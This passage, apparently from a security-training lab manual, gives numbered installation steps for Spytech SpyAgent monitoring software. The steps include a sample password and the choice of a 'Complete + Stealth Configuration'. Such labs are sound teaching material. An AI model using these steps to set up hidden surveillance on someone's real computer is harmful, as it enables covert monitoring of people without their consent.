
13. In the **Ready To Install** window, click **Next**.




14. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.




15. The **Spytech SpyAgent** folder location window appears; close the window.



16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.



18. he **Spytech SpyAgent** dialog box appears; click **Continue…**.

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue…**.


20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

    Note: You can set the password of your choice.


21. The **password changed** pop-up appears; click **OK**.

22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue….**

23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



